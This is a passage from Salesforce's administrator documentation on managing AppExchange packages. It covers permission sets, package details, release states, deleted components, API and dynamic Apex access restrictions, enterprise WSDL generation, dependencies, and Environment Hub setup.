Are they included in the installation wizard?	No. Subscribers must assign permission sets after installation.	Yes. Profile settings are applied to existing profiles in the subscriber's organization on install or upgrade. Only permissions related to new components created as part of the install or upgrade are applied.
What are the user license requirements?	A permission set is only installed if the subscriber organization has at least one user license that matches the permission set. For example, permission sets with the Salesforce Platform user license aren't installed in an organization that has no Salesforce Platform user licenses. If a subscriber subsequently acquires a license, they must reinstall the package to get the permission sets associated with the newly acquired license. Permission sets with no user license are always installed. If you assign a permission set with no user license, all of its enabled settings and permissions must be allowed by the user's license, or the assignment will fail.	None. In a subscriber organization, the installation overrides the profile settings, not their user licenses.
How are they assigned to users?	Subscribers must assign packaged permission sets after installing the package.	Profile settings are applied to existing profiles.

Best Practices

- Use permission sets in addition to packaged profiles so your subscribers can easily add new permissions for existing app users.
- If users need access to apps, standard tabs, page layouts, and record types, don't use permission sets as the sole permission-granting model for your app.
- Create packaged permission sets that grant access to the custom components in a package, but not standard Salesforce components.

View Package Details

From Setup, enter *Packages* in the Quick Find box, then select **Packages**. Click the name of a package to view its details, including added components, whether it's a managed package, whether the package has been uploaded, and so on.

The detail page has the following sections.

- Package Detail
- Components tab
- Versions tab
- Patch Organizations tab

From the Package Detail page, you can:

- Click **Edit** to change the package name, custom link that displays when users click **Configure**, or description.
- Click **Delete** to delete the package. This does not delete the components contained in the package but the components will no longer be bundled together within this package.
- Click **Upload** to upload the package. You will receive an email when the upload is complete. For more information, see Manage Versions on page 6207.
- Optionally, you can enable, disable, or change the dynamic Apex and API access that components in the package have to standard objects in the installing organization by using the links next to API Access.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create packages:
- "Create AppExchange Packages"

Viewing Package Details

For package developers, the package detail section displays the following package attributes (in alphabetical order):

Attribute	Description
API Access	The type of access that the API and dynamic Apex that package components have. The default setting is **Unrestricted**, which means that all package components that access the API have the same access as the user who is logged in. Click **Enable Restrictions** or **Disable Restrictions** to change the API and dynamic Apex access permissions for a package.
Created By	The name of the developer that created this package, including the date and time.
Description	A detailed description of the package.
Language	The language used for the labels on components. The default value is your user language.
Last Modified By	The name of the last user to modify this package, including the date and time.
Notify on Apex Error	The username of the person who should receive an email notification if an exception occurs in Apex that is not caught by the code. If you do not specify a username, all uncaught exceptions

Attribute	Description
	generate an email notification that is sent to Salesforce. This is only available for managed packages. Note: Apex can only be packaged from Developer, Enterprise, Unlimited, and Performance Edition organizations.
Package Name	The name of the package, given by the publisher.
Post Install Script	The Apex code that runs after this package is installed or upgraded. For more information, see Running Apex on Package Install/Upgrade.
Type	Indicates whether this is a managed or unmanaged package.
Uninstall Script	The Apex code that runs after this package is uninstalled. For more information, see Running Apex on Package Uninstall.

Viewing Package Components

For package developers, the Components tab lists every package component contained in the package, including the name and type of each component.

Click **Add** to add components to the package on page 6135.

Note:

- Some related components are automatically included in the package even though they may not display in the Package Components list. For example, when you add a custom object to a package, its custom fields, page layouts, and relationships with standard objects are automatically included. For a complete list of components Salesforce automatically includes, see the *ISVforce Guide*.
- When you package a joined report, each block is included in the package. Although the blocks appear in the package as reports, when you click on a block, you see an error message that you have "insufficient privileges" to view the report. This is expected behavior. Instead, click on the name of the joined report to run it.

Click **View Dependencies** to review a list of components that rely on other components, permissions, or preferences within the package. An entity may include such things as an s-control, a standard or custom field, or an organization-wide setting like multicurrency. Your package cannot be installed unless the installer has the listed components enabled or installed. For more information on dependencies, see Understanding Dependencies on page 6175. Click **Back to Package** to return to the Package detail page.

Click **View Deleted Components** to see which components were deleted from the package across all of its versions.

The following component information is displayed (in alphabetical order):

Attribute	Description
Action	Lists the actions you can perform on the component. The only choice is **Remove**, which removes the component from an unreleased package.
Available in Versions	Displays the version number of the package in which a component exists.

Attribute	Description
`Included By`	This column lists how a component was included in a package. If the component was automatically included because it is referenced by another component, this column lists the name of the referencing component. If the component was added by a developer, this column lists `User Selected`. If the component was added in a prior version of this package, this column lists `Previously Released`.
`Name`	Displays the name of the component.
`Owned By`	If the component was added from a different installed package, this column lists the name of that package.
`Parent Object`	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
`Type`	Displays the type of the component.

Viewing Version History

For package developers, the Versions tab lists all the previous uploads of a package.

Click **Push Upgrades** to automatically upgrade subscribers to a specific version.

Click the Version Number of any listed uploads to manage that upload. For more information, see Manage Versions on page 6207.

Note: **Push Upgrades** is only available for patch updates. Registered Salesforce ISVs may request this feature through the Salesforce partner portal.

The versions table displays the following package attributes (in alphabetical order):

Attribute	Description
`Action`	Lists the actions you can perform on the package. The possible actions are: • **Deprecate**: Deprecates a package version. Warning: Users will no longer be able to download or install this package. However, existing installations will continue to work. • **Undeprecate**: Enables a package version to be installed by users once again.
`Status`	The status of the package. The possible statuses are: • Released: The package is Managed - Released. • Beta: The package is Managed - Beta. • Deprecated: The package version is deprecated.

Attribute	Description
`Version Name`	The version name for this package version. The version name is the marketing name for a specific release of a package. It is more descriptive than the `Version Number`.
`Version Number`	The version number for the latest installed package version. The format is *`majorNumber.minorNumber.patchNumber`*, such as 2.1.3. The version number represents a release of a package. The `Version Name` is a more descriptive name for the release. The `patchNumber` is generated only when you create a patch. If there is no `patchNumber`, it is assumed to be zero (0).

Viewing Patch Development Organizations

Every patch is developed in a *patch development organization*, which is the organization where patch versions are developed, maintained, and uploaded. To start developing a patch, you need to create a patch development organization. To do this, see Create and Upload Patches on page 6207. Patch development organizations are necessary to permit developers to make changes to existing components without causing incompatibilities between existing subscriber installations. Click **New** to create a new patch for this package.

The Patch Organizations table lists all the patch development organizations created. It lists the following attributes (in alphabetical order):

Attribute	Description
`Action`	Lists the actions you can perform on a patch development organization. The possible actions are: • **Login**: Log into your patch development organization. • **Reset**: Emails a new temporary password for your patch development organization.
`Administrator Username`	The login associated with the patch organization.
`Patching Major Release`	The package version number that you are patching.

SEE ALSO:

Create a Package
Prepare Your Apps for Distribution
Manage Packages

Determining Your Development Process

All packages are unmanaged until you convert them to managed packages. This requires managed packages created in a Developer Edition organization. You may prefer developing managed packages because you can beta test them before a release and offer upgrades for them.

Before creating a package, determine the development process you aim to take so that you can choose the most appropriate type of package for your process:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Developing Unmanaged Packages

- Design your app. See the Force.com Quick Reference for Developing Packages.
- Package and upload your app.

Developing Managed Packages

- Design your app. See the Force.com Quick Reference for Developing Packages.
- Package and upload a beta version of your app.
- Gather feedback from your beta testers and make the appropriate fixes to your app.
- Package and upload your final version of the app.

Planning the Release of Managed Packages

Delete Components from Managed Packages

Viewing Unused Components in a Package

Modifying Custom Fields after a Package is Released

Configuring Default Package Versions for API Calls

About API and Dynamic Apex Access in Packages

Manage API and Dynamic Apex Access in Packages

Generating an Enterprise WSDL with Managed Packages

Understanding Dependencies

Environment Hub

The Environment Hub lets you connect, create, view, and log in to Salesforce orgs from one location. If your company has multiple environments for development, testing, and trials, the Environment Hub lets you streamline your approach to org management.

SEE ALSO:

Planning the Release of Managed Packages

Manage Packages

Create and Upload Patches

Planning the Release of Managed Packages

Releasing an AppExchange package is similar to releasing any other program in software development. You may want to roll it out in iterations to ensure each component functions as planned. You may even have beta testers who have offered to install an early version of your package and provide feedback.

Once you release a package by publishing it on AppExchange, anyone can install it. So, plan your release carefully. Review the states defined below to familiarize yourself with the release process. Salesforce automatically applies the appropriate state to your package and components depending on the upload settings you choose and where it is in the release process.

State	Description
Unmanaged	The package has not been converted into a managed package or the component has not been added to a managed package. Note that a component that is "Managed - Beta" can become "Unmanaged" if it is removed from a managed package. All packages are unmanaged unless otherwise indicated by one of the managed icons below.
Managed - Beta	The package or component was created in the current Salesforce organization and is managed, but it is not released because of one of these reasons: • It has not been uploaded. • It has been uploaded with `Managed - Beta` option selected. This option prevents it from being published, publicly available on AppExchange. The developer can still edit any component but the installer may not be able to depending on which components were packaged. Note: Don't install a Managed - Beta package over a Managed - Released package. If you do, the package is no longer upgradeable and your only option is to uninstall and reinstall it.
Managed - Released	The package or component was created in the current Salesforce organization and is managed. It is also uploaded with the `Managed - Released` option selected, indicating that it can be published on AppExchange and is publicly available. Note that once you have moved a package to this state, some properties of the components are no longer editable for both the developer and installer. This type of release is considered a major release.
Patch	If you need to provide a minor upgrade to a managed package, consider creating a patch instead of a new major release. A patch enables a developer to change the functionality of existing components in a managed package, while ensuring that subscribers experience no visible changes to the package. This type of release is considered a patch release.
Managed - Installed	The package or component was installed from another Salesforce organization but is managed.

A developer can refine the functionality in a managed package over time, uploading and releasing new versions as the requirements evolve. This might involve redesigning some of the components in the managed package. Developers can delete some, but not all, types of components in a Managed - Released package when upgrading it.

SEE ALSO:

Manage Packages

Determining Your Development Process

Delete Components from Managed Packages

After you've uploaded a Managed - Released package, you may find that a component needs to be deleted from your organization. One of the following situations may occur:

- The component, once added to a package, can't be deleted.
- The component can be deleted, but can only be undeleted from the Deleted Package Components page.
- The component can be deleted, but can be undeleted from either the Deleted Package Components page or through the Recycle Bin

To access the Deleted Package Components page, from Setup, enter `Packages` in the `Quick Find` box, then select **Packages**. Select the package that the component was uploaded to, and then click **View Deleted Components**. You can retrieve components from the Recycle Bin and Deleted Package Components page any time *before* uploading a new version of the package. To do this, click **Undelete** next to the component.

After a package is uploaded with a component marked for deletion, it is deleted forever.

Warning: Although a component is deleted, its **Name** remains within Salesforce. You can never create another component with the same name. The Deleted Package Components page lists which names can no longer be used.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete components from a package:

- "Create AppExchange Packages"

To access the Deleted Package Components page, from Setup, enter `Packages` in the `Quick Find` box, then select **Packages**. Select the package that the component was uploaded to, and then click **View Deleted Components**. If a component can be retrieved through the Recycle Bin, it can also be retrieved through this page. You can retrieve the following types of components from here.

- Apex classes and triggers that don't have `global` access.
- Custom tabs.
- Visualforce components with `public` access.
- Protected components, including:
  - Custom labels
  - Custom links (for Home page only)
  - Workflow alerts
  - Workflow field updates
  - Workflow outbound messages
  - Workflow tasks
  - Workflow flow triggers

    The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

- Data components, such as Documents, Dashboards, and Reports. These are the only types of components that can also be undeleted from the Recycle Bin.

You can retrieve components from the Recycle Bin and Deleted Package Components page any time *before* uploading a new version of the package. To do this, click **Undelete** next to the component.

The Deleted Components displays the following information (in alphabetical order):

Attribute	Description
`Action`	If the Managed - Released package hasn't been uploaded with the component deleted, this contains an **Undelete** link that allows you to retrieve the component.
`Available in Versions`	Displays the version number of the package in which a component exists.
`Name`	Displays the name of the component.
`Parent Object`	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
`Type`	Displays the type of the component.

Viewing Unused Components in a Package

This table shows components no longer being used in the current version of a package. Any component shown here that's part of a managed package is safe to delete unless you've used it in custom integrations. After you've deleted an unused component, it appears in this list for 15 days. During that time, you can either undelete it to restore the component and all data stored in it, or delete the component permanently. Note that when you undelete a custom field, some properties on the field will be lost or changed. After 15 days, the field and its data are permanently deleted.

Note: Before deleting a custom field, you can keep a record of its data. From Setup, enter *Data Export* in the `Quick Find` box, then select **Data Export**.

The following component information is displayed (in alphabetical order):

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Attribute	Description
`Action`	Can be one of two options: • **Undelete** • **Delete**
`Name`	Displays the name of the component.
`Parent Object`	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
`Type`	Displays the type of the component.

Modifying Custom Fields after a Package is Released

The following changes are allowed to custom fields in a package, after it is released.

- The length of a text field can be increased or decreased.
- The number of digits to the left or right of the decimal point in a number field can be increased or decreased.
- A required field can be made non-required and vice-versa. If a default value was required for a field, that restriction can be removed and vice-versa.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

Configuring Default Package Versions for API Calls

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

Default package versions for API calls provide fallback settings if package versions are not provided by an API call. Many API clients do not include package version information, so the default settings maintain existing behavior for these clients.

You can specify the default package versions for enterprise API and partner API calls. The enterprise WSDL is for customers who want to build an integration with their Salesforce organization only. It is strongly typed, which means that calls operate on objects and fields with specific data types, such as `int` and `string`. The partner WSDL is for customers, partners, and ISVs who want to build an integration that can work across multiple Salesforce organizations, regardless of their custom objects or fields. It is loosely typed, which means that calls operate on name-value pairs of field names and values instead of specific data types.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer**, Editions

USER PERMISSIONS

To configure default package versions for API calls:

- "Customize Application"

You must associate the enterprise WSDL with specific package versions to maintain existing behavior for clients. There are options for setting the package version bindings for an API call from client applications using either the enterprise or partner WSDL. The package version information for API calls issued from a client application based on the enterprise WSDL is determined by the first match in the following settings.

1. The PackageVersionHeader SOAP header.
2. The SOAP endpoint contains a URL with a format of *serverName*`/services/Soap/c/`*api_version*`/`*ID* where *api_version* is the version of the API, such as 39.0, and *ID* encodes your package version selections when the enterprise WSDL was generated.
3. The default enterprise package version settings.

The partner WSDL is more flexible as it is used for integration with multiple organizations. If you choose the Not Specified option for a package version when configuring the default partner package versions, the behavior is defined by the latest installed package version. This means that behavior of package components, such as an Apex trigger, could change when a package is upgraded and that change would immediately impact the integration. Subscribers may want to select a specific version for an installed package for all partner API calls from client applications to ensure that subsequent installations of package versions do not affect their existing integrations.

The package version information for partner API calls is determined by the first match in the following settings.

1. The PackageVersionHeader SOAP header.
2. An API call from a Visualforce page uses the package versions set for the Visualforce page.
3. The default partner package version settings.

To configure default package versions for API calls:

1. From Setup, enter *API* in the `Quick Find` box, then select **API**.
2. Click **Configure Enterprise Package Version Settings** or **Configure Partner Package Version Settings**. These links are only available if you have at least one managed package installed in your organization.
3. Select a `Package Version` for each of your installed managed packages. If you are unsure which package version to select, you should leave the default selection.
4. Click **Save**.

Note: Installing a new version of a package in your organization does not affect the current default settings.

About API and Dynamic Apex Access in Packages

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

ApexPackage components have access via dynamic Apex and the API to standard and custom objects in the organization where they are installed. Developers of Force.com AppExchange packages that are intended for external customers (also called third-party developers or partners) may wish to restrict this access. Restricting access makes packages safer for administrators to install. Also, administrators who install such packages may wish to restrict this access after installation, even if the package developers have not, for improved security.

`API Access` is a package setting that controls the dynamic Apex and API access that s-controls and other package components have to standard and custom objects. The setting displays for both the developer and installer on the package detail page. With this setting:

- The developer of an AppExchange package can restrict API access for a package before uploading it to Force.com AppExchange. Once restricted, the package components receive Apex and API sessions that are restricted to the custom objects in the package. The developer can also enable access to specific standard objects, and any custom objects in other packages that this package depends on.
- The installer of a package can accept or reject package access privileges when installing the package to his or her organization.
- After installation, an administrator can change Apex and API access for a package at any time. The installer can also enable access on additional objects such as custom objects created in the installer's organization or objects installed by unrelated packages.

There are two possible options for the `API Access` setting:

- The default `Unrestricted`, which gives the package components the same API access to standard objects as the user who is logged in when the component sends a request to the API. Apex runs in system mode. Unrestricted access gives Apex read access to all standard and custom objects.
- `Restricted`, which allows the administrator to select which standard objects the components in the package can access. Further, the components in restricted packages can only access custom objects in the current package if the user has the object permissions that provide access to them.

Considerations for API and Dynamic Apex Access in Packages

By default, dynamic Apex can only access the components with which the code is packaged. To provide access to standard objects not included in the package, the developer must set the `API Access`.

1. From Setup, enter *`Packages`* in the `Quick Find` box, then select **Packages**.
2. Select the package that contains a dynamic Apex that needs access to standard objects in the installing organization.
3. In the Package Detail related list, click **Enable Restrictions** or `Restricted`, whichever is available.
4. Set the access level (Read, Create, Edit, Delete) for the standard objects that the dynamic Apex can access.
5. Click **Save**.

Choosing `Restricted` for the `API Access` setting in a package affects the following:

- API access in a package overrides the following user permissions:
  - Author Apex
  - Customize Application
  - Edit HTML Templates
  - Edit Read Only Fields

  - Manage Billing
  - Manage Call Centers
  - Manage Categories
  - Manage Custom Report Types
  - Manage Dashboards
  - Manage Letterheads
  - Manage Package Licenses
  - Manage Public Documents
  - Manage Public List Views
  - Manage Public Reports
  - Manage Public Templates
  - Manage Users
  - Transfer Record
  - Use Team Reassignment Wizards
  - View Setup and Configuration
  - Weekly Export Data
- If `Read`, `Create`, `Edit`, and `Delete` access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the "Modify All Data" and "View All Data" permissions.
- A package with `Restricted` API access can't create new users.
- Salesforce denies access to Web service and `executeanonymous` requests from an AppExchange package that has `Restricted` access.

The following considerations also apply to API access in packages:

- Workflow rules and Apex triggers fire regardless of API access in a package.
- If a component is in more than one package in an organization, API access is unrestricted for that component in all packages in the organization regardless of the access setting.
- If Salesforce introduces a new standard object after you select restricted access for a package, access to the new standard object is not granted by default. You must modify the restricted access setting to include the new standard object.
- When you upgrade a package, changes to the API access are ignored even if the developer specified them. This ensures that the administrator installing the upgrade has full control. Installers should carefully examine the changes in package access in each upgrade during installation and note all acceptable changes. Then, because those changes are ignored, the administrator should manually apply any acceptable changes after installing an upgrade.
- S-controls are served by Salesforce and rendered inline in Salesforce. Because of this tight integration, there are several means by which an s-control in an installed package could escalate its privileges to the user's full privileges. In order to protect the security of organizations that install packages, s-controls have the following limitations:
  - For packages you are developing (that is, not installed from AppExchange), you can only add s-controls to packages with the default `Unrestricted` API access. Once a package has an s-control, you cannot enable `Restricted` API access.
  - For packages you have installed, you can enable access restrictions even if the package contains s-controls. However, access restrictions provide only limited protection for s-controls. Salesforce recommends that you understand the JavaScript in an s-control before relying on access restriction for s-control security.

- If an installed package has `Restricted` API access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to `Unrestricted` API access.

SEE ALSO:

Install a Package

Configuring Installed Packages

Manage API and Dynamic Apex Access in Packages

`API Access` is a package setting that controls the dynamic Apex and API access that s-controls and other package components have to standard and custom objects. The setting displays for both the developer and installer on the package detail page. With this setting:

- The developer of an AppExchange package can restrict API access for a package before uploading it to Force.com AppExchange. Once restricted, the package components receive Apex and API sessions that are restricted to the custom objects in the package. The developer can also enable access to specific standard objects, and any custom objects in other packages that this package depends on.
- The installer of a package can accept or reject package access privileges when installing the package to his or her organization.
- After installation, an administrator can change Apex and API access for a package at any time. The installer can also enable access on additional objects such as custom objects created in the installer's organization or objects installed by unrelated packages.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit API and dynamic Apex access for a package you have created or installed:

- "Create AppExchange packages"

To accept or reject package API and dynamic Apex access for a package as part of installation:

- "Download AppExchange packages"

Setting API and Dynamic Apex Access in Packages

To change package access privileges in a package you or someone in your organization has created:

1. From Setup, enter *Packages* in the `Quick Find` box, then select **Packages**.
2. Select a package.
3. The `API Access` field displays the current setting, `Restricted` or `Unrestricted`, and a link to either **Enable Restrictions** or **Disable Restrictions**. If `Read`, `Create`, `Edit`, and `Delete` access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the "Modify All Data" and "View All Data" permissions.

   Use the `API Access` field to:

   Enable Restrictions

   This option is available only if the current setting is `Unrestricted`. Select this option if you want to specify the dynamic Apex and API access that package components have to standard objects in the installer's organization. When you select this option, the Extended Object Permissions list is displayed. Select the `Read`, `Create`, `Edit`, or `Delete` checkboxes to enable access for each object in the list. This selection is disabled in some situations. Click **Save** when finished. For more information about choosing the `Restricted` option, including information about when it is disabled, see Considerations for API and Dynamic Apex Access in Packages on page 6170.

   Disable Restrictions

   This option is available only if the current setting is `Restricted`. Select this option if you do not want to restrict the Apex and API access privileges that the components in the package have to standard and custom objects. This option gives all the

components in the package the same API access as the user who is logged in. For example, if a user can access accounts, an Apex class in the package that accesses accounts would succeed when triggered by that user.

Restricted
Click this link if you have already restricted API access and wish to edit the restrictions.

Accepting or Rejecting API and Dynamic Apex Access Privileges During Installation

To accept or reject the API and dynamic Apex access privileges for a package you are installing:

- Start the installation process on Force.com AppExchange.
- In **Approve API Access**, either accept by clicking **Next**, or reject by clicking **Cancel**. Complete the installation steps if you have not canceled.

Changing API and Dynamic Apex Access Privileges After Installation

To edit the package API and dynamic Apex access privileges after you have installed a package:

1. From Setup, enter *Installed Packages* in the Quick Find box, then select **Installed Packages**.
2. Click the name of the package you wish to edit.
3. The API Access field displays the current setting, Restricted or Unrestricted, and a link to either **Enable Restrictions** or **Disable Restrictions**. If Read, Create, Edit, and Delete access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the "Modify All Data" and "View All Data" permissions.

   Use the API Access field to:

   Enable Restrictions
   This option is available only if the current setting is Unrestricted. Select this option if you want to specify the dynamic Apex and API access that package components have to standard objects in the installer's organization. When you select this option, the Extended Object Permissions list is displayed. Select the Read, Create, Edit, or Delete checkboxes to enable access for each object in the list. This selection is disabled in some situations. Click **Save** when finished. For more information about choosing the Restricted option, including information about when it is disabled, see Considerations for API and Dynamic Apex Access in Packages on page 6170.

   Disable Restrictions
   This option is available only if the current setting is Restricted. Select this option if you do not want to restrict the Apex and API access privileges that the components in the package have to standard and custom objects. This option gives all the components in the package the same API access as the user who is logged in. For example, if a user can access accounts, an Apex class in the package that accesses accounts would succeed when triggered by that user.

   Restricted
   Click this link if you have already restricted API access and wish to edit the restrictions.

Generating an Enterprise WSDL with Managed Packages

If you are downloading an enterprise WSDL and you have managed packages installed in your organization, you need to take an extra step to select the version of each installed package to include in the generated WSDL. The enterprise WSDL is strongly typed, which means that it contains objects and fields with specific data types, such as `int` and `string`.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. A subscriber can select a package version for each installed managed package to allow their API client to continue to function with specific, known behavior even when they install subsequent versions of a package. Each package version can have variations in the composition of its objects and fields, so you must select a specific version when you generate the strongly typed WSDL.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer**, Editions

USER PERMISSIONS

To download a WSDL:
- "Customize Application"

To download an enterprise WSDL when you have managed packages installed:

1. From Setup, enter *API* in the `Quick Find` box, then select **API**.
2. Click **Generate Enterprise WSDL**.
3. Select the `Package Version` for each of your installed managed packages. If you are unsure which package version to select, you should leave the default, which is the latest package version.
4. Click **Generate**.
5. Use the **File** menu in your browser to save the WSDL to your computer.
6. On your computer, import the local copy of the WSDL document into your development environment.

Note the following in your generated enterprise WSDL:

- Each of your managed package version selections is included in a comment at the top of the WSDL.
- The generated WSDL contains the objects and fields in your organization, including those available in the selected versions of each installed package. If a field or object is added in a later package version, you must generate the enterprise WSDL with that package version to work with the object or field in your API integration.
- The SOAP endpoint at the end of the WSDL contains a URL with a format of *serverName*`/services/Soap/c/`*api_version*`/`*ID* where *api_version* is the version of the API, such as 39.0, and *ID* encodes your package version selections when you communicate with Salesforce.

You can also select the default package versions for the enterprise WSDL without downloading a WSDL from the API page in Setup. Default package versions for API calls provide fallback settings if package versions are not provided by an API call. Many API clients do not include package version information, so the default settings maintain existing behavior for these clients.

Understanding Dependencies

Package dependencies are created when one component references another component, permission, or preference that is required for the component to be valid. Force.com tracks certain dependencies, including:

- Organizational dependencies, such as whether multicurrency or campaigns are enabled
- Component-specific dependencies, such as whether particular record types or divisions exist
- References to both standard and custom objects or fields

Packages, Apex classes, Apex triggers, Visualforce components, and Visualforce pages can have dependencies on components within an organization. These dependencies are recorded on the Show Dependencies page.

Dependencies are important for packaging because any dependency in a component of a package is considered a dependency of the package as a whole.

Note: An installer's organization must meet all dependency requirements listed on the Show Dependencies page or else the installation will fail. For example, the installer's organization must have divisions enabled to install a package that references divisions.

Dependencies are important for Apex classes or triggers because any component on which a class or trigger depends must be included with the class or trigger when the code is deployed or packaged.

In addition to dependencies, the *operational scope* is also displayed on the Show Dependencies page. The operational scope is a table that lists any data manipulation language (DML) operations (such as `insert` or `merge`) that Apex executes on a specified object. The operational scope can be used when installing an application to determine the full extent of the application's database operations.

To view the dependencies and operational scope for a package, Apex class, Apex trigger, or Visualforce page:

1. Navigate to the appropriate component from Setup:
   - For packages, enter *`Packages`* in the `Quick Find` box, then select **Packages**.
   - For Apex classes, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**.
   - For Apex triggers, from the management settings for the appropriate object, go to Triggers.
   - For Visualforce pages, enter *`Visualforce Pages`* in the `Quick Find` box, then select **Visualforce Pages**.
2. Select the name of the component.
3. Click **View Dependencies** for a package, or **Show Dependencies** for all other components, to see a list of objects that depend upon the selected component.

If a list of dependent objects displays, click **Fields** to access the field-level detail of the operational scope. The field-level detail includes information, such as whether a field is updated by Apex. For more information, see Field Operational Scope on page 5884.

Packages, Apex code, and Visualforce pages can be dependent on many components, including but not limited to:

- Custom field definitions
- Validation formulas
- Reports
- Record types
- Apex
- Visualforce pages and components

EDITIONS

Available in: Salesforce Classic

AppExchange packages and Visualforce are available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Apex available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To upload packages:
- "Upload AppExchange Packages"

To view Apex dependencies:
- "Author Apex"

To view Visualforce dependencies:
- "Developer Mode"

For example, if a Visualforce page includes a reference to a multicurrency field, such as `{!contract.ISO_code}`, that Visualforce page has a dependency on multicurrency. If a package contains this Visualforce page, it also has a dependency on multicurrency. Any organization that wants to install this package must have multicurrency enabled.

SEE ALSO:

- Prepare Your Apps for Distribution
- Manage Versions
- Publish Upgrades to Managed Packages
- Publishing Extensions to Managed Packages
- Field Operational Scope

Environment Hub

The Environment Hub lets you connect, create, view, and log in to Salesforce orgs from one location. If your company has multiple environments for development, testing, and trials, the Environment Hub lets you streamline your approach to org management.

From the Environment Hub, you can:

- Connect existing orgs to the hub with automatic discovery of related orgs.
- Create standard and partner edition orgs for development, testing, and trials.
- View and filter hub members according to criteria that you choose, like edition, creation date, instance, origin, and SSO status.
- Create single sign-on (SSO) user mappings for easy login access to hub members.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Each hub member org corresponds to an EnvironmentHubMember object. EnvironmentHubMember is a standard object, similar to Accounts or Contacts, so you can use the platform to extend or modify the Environment Hub programmatically. For example, you can create custom fields, set up workflow rules, or define user mappings and enable SSO using the API for any hub member org.

Get Started with the Environment Hub

Configure the Environment Hub so that users at your company can access the app to create and manage member orgs. Then enable My Domain so that you can connect existing orgs to the hub and create SSO user mappings.

Manage Orgs in the Environment Hub

You can manage all your existing Salesforce orgs from one location by connecting them to the Environment Hub. You can also create orgs using Salesforce templates for development, testing, and trial purposes.

Single Sign-on in the Environment Hub

Developing, testing, and deploying apps means switching between multiple Salesforce environments and providing login credentials each time. Single sign-on (SSO) simplifies this process by letting an Environment Hub user log in to member orgs without reauthenticating. You can set up SSO by defining user mappings manually, using Federation IDs, or creating a formula.

Environment Hub Best Practices

Follow these guidelines and best practices when you use the Environment Hub.

Environment Hub FAQ

Answers to common questions about the Environment Hub.

Considerations for the Environment Hub in Lightning Experience

Be aware of these considerations when creating and managing orgs in the Environment Hub.

Get Started with the Environment Hub

Configure the Environment Hub so that users at your company can access the app to create and manage member orgs. Then enable My Domain so that you can connect existing orgs to the hub and create SSO user mappings.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Configure the Environment Hub

Enable the Environment Hub in your org, and then configure it to give other users access.

Enable My Domain for the Environment Hub

My Domain is required to connect existing orgs to the Environment Hub and create SSO user mappings. Enable My Domain in the org where the Environment Hub is installed.

Configure the Environment Hub

Enable the Environment Hub in your org, and then configure it to give other users access.

USER PERMISSIONS

To set up and configure the Environment Hub:

- "Manage Environment Hub"

1. Contact Salesforce to enable the Environment Hub in your org. If you're an ISV partner, you can skip this step. The Environment Hub is already installed in your Partner Business Org.
2. Log in to the org where the Environment Hub is enabled, and then go to Setup.
3. Assign users access to features in the Environment Hub.
   a. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
   b. Create a profile, or edit an existing one.
   c. Edit the profile's settings.

Profile Section	Environment Hub Settings
Custom App Settings	Enable the Environment Hub custom app to make it available in the App Launcher in Lightning Experience or App Menu in Salesforce Classic.
Connected App Access	Unless advised by Salesforce, don't adjust settings in this section of the profile.
Service Provider Access	If you enable single sign-on (SSO) in a member org, new entries appear in this section of the profile. Entries appear in the format *Service Provider [Organization ID]*, where *Organization ID* is the ID of the member org. Users who don't have access to the service provider sometimes see this message when attempting to log in via SSO: "User '[UserID]' does not have access to sp '[Service Provider ID]'." When configuring the Environment Hub in a new org, this section is empty.
Administrative Permissions	Enable "Manage Environment Hub" to allow users to: • Create orgs for development, testing, and trials. • Configure SSO for member orgs.

Profile Section	Environment Hub Settings
General User Permissions	Enable "Connect Organization to Environment Hub" to allow users to connect existing orgs to the Environment Hub.
